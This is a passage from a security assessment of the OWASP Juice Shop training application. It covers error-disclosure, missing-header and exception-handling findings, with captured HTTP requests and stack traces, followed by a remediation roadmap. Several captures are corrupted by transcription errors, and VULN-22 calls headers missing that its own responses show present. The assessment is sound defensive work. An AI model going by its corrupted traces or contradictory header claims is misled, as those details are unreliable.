**Description:** The application is running in a debug or development mode. When an input error occurs (e.g., malformed JSON or SQL syntax error), the server returns a detailed stack trace, internal file paths (e.g., `/app/routes/index.js`), and specific database error messages (e.g., `SequelizeUniqueConstraintError`). This violates the security principle of "Security by Obscurity" regarding internal architecture.

## **Impact:**

- **Information Disclosure:** Reveals the technology stack (Express, Sequelize, SQLite) and internal directory structure.
  - **Exploitation Aid:** Helps attackers craft precise SQL injection payloads by revealing the exact syntax errors generated by the database.

## PoC (Proof of Concept):

- **Stack Trace & File Paths:**



**Request**

Pretty	Raw	Hex
POST /register/login HTTP/1.1	Raw view	
Host: localhost:3000		
Content-Length: 33		
sec-ch-ua-platform: "Windows"		
Accept-Language: en-US,en;q=0.9		
sec-ch-ua: "Not?A Brand";v="99", "Chromium";v="130"		
sec-ch-ua-mobile: ?0		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36		
Accept: application/json, text/plain, */*		
X-User-Email: try@gmail.com		
Content-type: application/json		
Origin: http://localhost:3000		
Sec-Fetch-Site: same-origin		
Sec-Fetch-Mode: cors		
Sec-Fetch-Dest: empty		
Referer: http://localhost:3000/		
Accept-Encoding: gzip, deflate, br		
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss		
; continueCode=aj4QD0Ky0qPJ7j2n0vp5EQ38gYVAJ1GMlwWsalND5reZRLzmXt6BbmzRb3		
Connection: keep-alive		
-----		
{		
"email": "test", "password": "test",		

**Response**

Pretty	Raw	Hex	Render
HTTP/1.1 500 Internal Server Error			
Access-Control-Allow-Origin: *			
X-Content-Type-Options: nosniff			
X-Frame-Options: SAMEORIGIN			
Feature-Policy: payment 'self'			
X-Recruiting: #/jobs			
Content-Type: application/json; charset=utf-8			
Vary: Accept-Encoding			
Date: Fri, 16 Jan 2026 14:33:55 GMT			
Connection: keep-alive			
Keep-Alive: timeout=5			
Content-Length: 1315			
-----			
{			
"error": {			
"message": "			
"Expected ',' or ')' after property value in JSON at position 16",			
"stack": "			
"SyntaxError: Expected ',' or ')' after property value in JSON at position 16\n      at JSON.parse (<anonymous>)\n      at jsonParser(C:\\juice-shop\\build\\server.js:315:33)\n      at Layer.handle [as handleRequest] (C:\\juice-shop\\node_modules\\express\\lib\\router\\layer.js:5:5)\n      at trim_prefix (C:\\juice-shop\\node_modules\\express\\lib\\router\\index.js:328:13)\n      at C:\\juice-shop\\node_modules\\express\\lib\\router\\index.js:206:9\n      at Function.process_params (C:\\juice-shop\\node_modules\\express\\lib\\router\\index.js:346:12)\n      at next (C:\\juice-shop\\node_modules\\express\\lib\\router\\index.js:280:10)\n      at C:\\juice-shop\\node_modules\\body-parser\\lib\\readDjs:137:5\n      at AsyncResource.runInAsyncScope (node:async_hooks:20:6:9)\n      at invokeCallback (C:\\juice-shop\\node_modules\\raw-body\\index.js:238:16)\n      at done (C:\\juice-shop\\node_modules\\raw-body\\index.js:227:7)\n      at IncomingMessage.onEnd (C:\\juice-shop\\node_modules\\raw-body\\index.js:287:7)\n      at IncomingMessage.emit (node:events:534:28)\n      at endReadableNT (node:internalstreams/readable:1680:12)\n      at process.processTicksAndRejections (node:internal/process/task_queues:82:21)"			
}			
}			

## **Remediation:**

- **Disable Debug Mode:** Ensure the application is running with `NODE_ENV=production`.
  - **Generic Error Pages:** Catch all exceptions globally and return a generic `500 Internal Server Error` message to the user (e.g., "Something went wrong").
  - **Server-Side Logging:** Log the detailed stack traces to a secure, internal logging system (like ELK or Splunk) instead of sending them to the client.

## VULN-22: Missing Security Headers

**Severity:** MEDIUM

**OWASP Category:** A02:2025 – Security Misconfiguration

**Affected Component:** HTTP Responses

**Description:** The application fails to set standard HTTP security headers that protect users from common browser-based attacks. Specifically, headers such as **Strict-Transport-Security** (HSTS), **Content-Security-Policy** (CSP), **X-Frame-Options**, and **X-Content-Type-Options** are missing.

**Impact:**

- **Clickjacking:** Lack of **X-Frame-Options** allows the site to be framed by malicious sites.
- **XSS:** Lack of **CSP** makes it easier to execute malicious scripts.

**PoC (Proof of Concept):**

- **Headers Analysis:**

```
Request
Pretty Raw Hex
1 GET /rest/user/whami HTTP/1.1
2 Host: localhost:3000
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWNjZWZhZiwiZGF0YSI6eyJpZC16MjMsInVzZXJuYW1ljoiiLiwiZWlhaWw0i0j0cn1AZ2lhaWw0Y2StIiwiicGFsc3dvcmQioi1S0WU5TmFlNjciAYxEyTT3HjUxYxE3NTySNmYwHGE3MCIsInJvhGU1o1jddNb21lciIsImRlbHV4ZVRvaCVuijoiiwiibGfdExvZ2luSXAiOiiMjcuHC4wLjEiLCJwcm9maWxlSWlhZZUi0i1vYXmZXRzL3B1YmwpYy9pbWFnZXMvdGsbCFycKzZWZhdwxDxLnJZ2ylsInRvdhTzWHYzXQioi1iLCJpcOFjdG1CZSi6dH0i1ZSwiY3J1YXb1ZEF0IjoiMjAyNi0wMS0xNiAw0D0l0TzsMS45HTAgKsAw0jAxIiwidXBkYXRlZERFOIjoiMjAyNi0wMS0xNiAxNdxNjoxNjoyNiA4MTQgKmAw0jAxIiwiZGVsZXR1ZERFOIjpudwxsfsViaWF0IjoxNz4NTc00DMxIq.EwQUl0y3TpCN1bcaW5Gcf2jkGbIeIacpgv-ON382geLSQuI9m78BkBrB6n4bzGza1kUrQXhAcTBwxG00WghbE01dkSwWgr0CbUiY4_n3CKplxtxQSjDNb7ZQBj0hHSWRt-uBhYAbhG_xJc07wiThhVry4HzEEretA-J3U
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 X-User-Email: try@gmail.com
14 Referer: http://localhost:3000/
16 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=aJ4QD04Ky0qJ7j2n0vpSE38gYVAJ1GMlwWxa1ND5reZBLzmDk6BbmzZPb3; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWNjZWZhZiwiZGF0YSI6eyJpZC16MjMsInVzZXJuYW1ljoiiLiwiZWlhaWw0i0j0cn1AZ2lhaWw0Y2StIiwiicGFsc3dvcmQioi1S0WU5TmFlNjciAYxEyTT3HjUxYxE3NTySNmYwHGE3MCIsInJvhGU1o1jddNb21lciIsImRlbHV4ZVRvaCVuijoiiwiibGfdExvZ2luSXAiOiiMjcuHC4wLjEiLCJwcm9maWxlSWlhZZUi0i1vYXmZXRzL3B1YmwpYy9pbWFnZXMvdGsbCFycKzZWZhdwxDxLnJZ2ylsInRvdhTzWHYzXQioi1iLCJpcOFjdG1CZSi6dH0i1ZSwiY3J1YXb1ZEF0IjoiMjAyNi0wMS0xNiAw0D0l0TzsMS45HTAgKsAw0jAxIiwidXBkYXRlZERFOIjoiMjAyNi0wMS0xNiAxNdxNjoxNjoyNiA4MTQgKmAw0jAxIiwiZGVsZXR1ZERFOIjpudwxsfsViaWF0IjoxNz4NTc00DMxIq.EwQUl0y3TpCN1bcaW5Gcf2jkGbIeIacpgv-ON382geLSQuI9m78BkBrB6n4bzGza1kUrQXhAcTBwxG00WghbE01dkSwWgr0CbUiY4_n3CKplxtxQSjDNb7ZQBj0hHSWRt-uBhYAbhG_xJc07wiThhVry4HzEEretA-J3U
15 {
    "user": {
        "id": 23,
        "email": "try@gmail.com",
        "lastLoginIp": "127.0.0.1",
        "profileImage": "/assets/public/images/uploads/default.svg"
    }
}
```

**Remediation:**

- **Implement HSTS:** `Strict-Transport-Security: max-age=31536000; includeSubDomains`
- **Implement CSP:** `Content-Security-Policy: default-src 'self'`

---

## VULN-23: Improper Exception Handling

**Severity:** MEDIUM

**OWASP Category:** A10:2025 – Mishandling of Exceptional Conditions

## Affected Component: Global

**Description:** The application does not use global `try/catch` blocks or a centralized error handling middleware effectively. When malicious input causes a crash (e.g., passing a string where an int is expected), the server throws an unhandled exception and crashes or returns an HTTP 500 status with an HTML stack trace.

## **Impact:**

- **Denial of Service (DoS):** Repeatedly crashing the server can take the application offline for all users.
  - **Attack Surface:** Unhandled exceptions often leave the application in an undefined state.

## PoC (Proof of Concept):

- **500 Internal Server Error Response:**

**Request**

Pretty	Raw	Hex
1 POST /re Raw view begin HTTP/1.1		
2 Host: locarnoxv:3000		
3 Content-Length: 33		
4 sec-ch-ua-platform: "Windows"		
5 Accept-Language: en-US,en;q=0.9		
6 sec-ch-ua: "Not%2ABrand";v="99", "Chromium";v="130"		
7 sec-ch-ua-mobile: ?0		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36		
9 Accept: application/json, text/plain, */*		
10 X-User-Email: try@gmail.com		
11 Content-Type: application/json		
12 Origin: http://localhost:3000		
13 Sec-Fetch-Site: same-origin		
14 Sec-Fetch-Mode: cors		
15 Sec-Fetch-Dest: empty		
16 Referer: http://localhost:3000/		
17 Accept-Encoding: gzip, deflate, br		
18 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss		
19 ? continueCode=a4d0040Yq0qJYj2n0vpSEU38gfvVAJ1GMIWkaiND5re2KLzm0rGBbmZK63		
20 Connection: keep-alive		
21 {		
"email": "test" "password": "test"		

**Response**

Pretty	Raw	Hex	Render
1	HTTP/1.1 500 Internal Server Error		
2	Access-Control-Allow-Origin: *		
3	X-Content-Type-Options: nosniff		
4	X-Frame-Options: SAMEORIGIN		
5	Feature-Policy: payment 'self'		
6	X-Recruiting: #/jobs		
7	Content-Type: application/json; charset=utf-8		
8	Vary: Accept-Encoding		
9	Date: Fri, 16 Jan 2026 14:33:55 GMT		
10	Connection: keep-alive		
11	Keep-Alive: timeout=5		
12	Content-Length: 1315		
13			
14 {			
15     "error":{			
16         "message":			
17         "Expected ',' or ')' after property value in JSON at position 16".			
18         "stack":			
19         "SyntaxError: Expected ',' or ')' after property value in JSON at position 16 in 'n' at JSON.parse ('anonymous') n' at jsonParser (C:\juice\juice-shop\build\server.js:315:33) n' at Layer handle (at handle_request (C:\juice\shop\node_modules\express\lib\router\layer.js:9:5:5)n' at trim_prefix (C:\juice\shop\node_modules\express\lib\router\layer.js:9:5:5)n' at trim_prefix (C:\juice\shop\node_modules\express\lib\router\index.js:328:13)n' at C:\juice\shop\node_modules\express\lib\router\index.js:326:9'n' at Function.process_params (C:\juice\shop\node_modules\express\lib\router\index.js:346:12)n' at next (C:\juice\shop\node_modules\express\lib\router\index.js:280:10)n' at C:\juice\shop\node_modules\express\lib\router\index.js:137:5'n' at AsynchronousResource.runInSyncScope (node:async_hooks:20:6:9)n' at invokeCallback (C:\juice\shop\node_modules\raw-body\index.js:238:16)\n' at done (C:\juice\shop\node_modules\raw-body\index.js:227:7)n' at IncomingMessage.onEnd (C:\juice\shop\node_modules\raw-body\index.js:227:7)n' at IncomingMessage.emit (node:events:524:28)\n' at endReadableNod (node:internal/streams/readable:1698:12)n' at process_ticksAndRejections (node:internal/process/task_queues:82:21)"			

## **Remediation:**

- **Global Error Handler:** Implement a middleware in Express to catch all errors.
  - **Graceful Degradation:** Ensure the application returns a generic error message and continues running.

VULN-24: Information Leakage Through Error Responses

## **Severity: MEDIUM**

**OWASP Category:** A10:2025 – Mishandling of Exceptional Conditions

## Affected Component: API Error Responses

**Description:** This is specific to the *content* of the errors. The API responses include internal details such as database table names, column names, and SQL logic errors. This confirms to an attacker that they have successfully hit the database and provides a roadmap for constructing a working SQL Injection payload.

## Impact:

- **Accelerated Exploitation:** Reduces the time and effort required for an attacker to develop a working exploit.

## PoC (Proof of Concept):

- **Leaked Internal Paths and Logic:**

Request

Pretty	Raw	Hex
--------	-----	-----

```
1 POST /register HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 33
4 sec-ch-ua-platform: "Windows"
5 sec-ch-ua: "Not%4A Brand";v="99", "Chromium";v="130"
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
8 Accept: application/json, text/plain, */*
9 Sec-User-Email: try@gmail.com
10 Content-Type: application/json
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss
18 ; continueCode=aJ4QD04KYoGpJ7j2n0vp9EQ38gYVAJ1GMlwWxalND5reZRLzmQr6BbmzRb3
19 Connection: keep-alive
20
21 {
    "email": "test",
    "password": "test"
}
```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Fri, 16 Jan 2026 14:33:55 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 1315
13
14 {
15     "error": {
16         "message": "Expected ',' or ')' after property value in JSON at position 16",
17         "stack": "SyntaxError: Expected ',' or ')' after property value in JSON at position 16\n    at JSON.parse (<anonymous>)\n    at jsonParser (C:\\juice-shop\\build\\server.js:315:33)\n    at Layer.handle [as handle_request] (C:\\juice-shop\\node_modules\\express\\lib\\router\\layer.js:9:5:5)\n    at trim_prefix (C:\\juice-shop\\node_modules\\express\\lib\\router\\layer.js:9:5:5)\n    at Function.process_params (C:\\juice-shop\\node_modules\\express\\lib\\router\\index.js:328:13)\n    at C:\\juice-shop\\node_modules\\express\\lib\\router\\index.js:346:12)\n    at next (C:\\juice-shop\\node_modules\\express\\lib\\router\\index.js:346:12)\n    at next (C:\\juice-shop\\node_modules\\express\\lib\\router\\index.js:280:10)\n    at C:\\juice-shop\\node_modules\\body-parser\\lib\\readable.js:137:5\n    at AsyncResource.runInAsyncScope (node:async_hooks:20:9)\n    at invokeCallback (C:\\juice-shop\\node_modules\\raw-body\\index.js:238:16)\n    at done (C:\\juice-shop\\node_modules\\raw-body\\index.js:227:7)\n    at IncomingMessage.onEnd (C:\\juice-shop\\node_modules\\raw-body\\index.js:207:7)\n    at IncomingMessage.emit (node:events:524:20)\n    at endReadableNT (node:internal/streams/readable:1659:12)\n    at process.processTicksAndRejections (node:internal/process/task_queues:82:11)"}
```

## Remediation:

- **Sanitize Error Responses:** Return generic error messages to users and avoid exposing stack traces, SQL queries, or internal paths.
- **Centralized Error Handling:** Implement global exception handling middleware to catch and properly format all errors.
- **Secure Server Logging:** Log detailed errors only on the server side for debugging while keeping client responses minimal.

## 7. Conclusion & Strategic Roadmap

The security assessment of OWASP Juice Shop revealed an overall **Critical risk level**. The identified vulnerabilities indicate weaknesses in access control, authentication, input validation, and monitoring mechanisms. If left unaddressed, these issues could allow attackers to compromise user accounts, access sensitive data, and perform unauthorized actions.

A phased remediation strategy is recommended to reduce risk effectively.

---

### Immediate Priorities (0–30 Days) — Stop the Bleeding

- **Fix Injection & Access Control:** Remediate SQL Injection (VULN-01) and IDOR (VULN-06) using parameterized queries and strict ownership checks.
- **Strengthen Authentication:** Implement rate limiting (VULN-14) and enforce strong password policy (VULN-15).
- **Prevent XSS:** Sanitize user input and replace unsafe DOM methods to mitigate Reflected and DOM XSS (VULN-12, VULN-13).

**Goal:** Block the most easily exploitable attack paths.

---

### Strategic Goals (1–3 Months)

- **Access Control Redesign:** Enforce server-side authorization on every API request and apply RBAC consistently.
- **Adopt DevSecOps:** Integrate npm audit and security scanning into CI/CD to manage vulnerable dependencies (VULN-08).
- **Improve Monitoring:** Implement centralized logging, alerting, and optionally a WAF to detect attacks (VULN-18, VULN-19).

**Goal:** Build long-term security resilience.

---

### Final Assessment

OWASP Juice Shop demonstrates how multiple small weaknesses can combine into a **high-risk security posture**. By prioritizing critical fixes and adopting secure development practices, the application can significantly reduce its attack surface and improve overall security maturity.

**Overall Risk Rating: CRITICAL**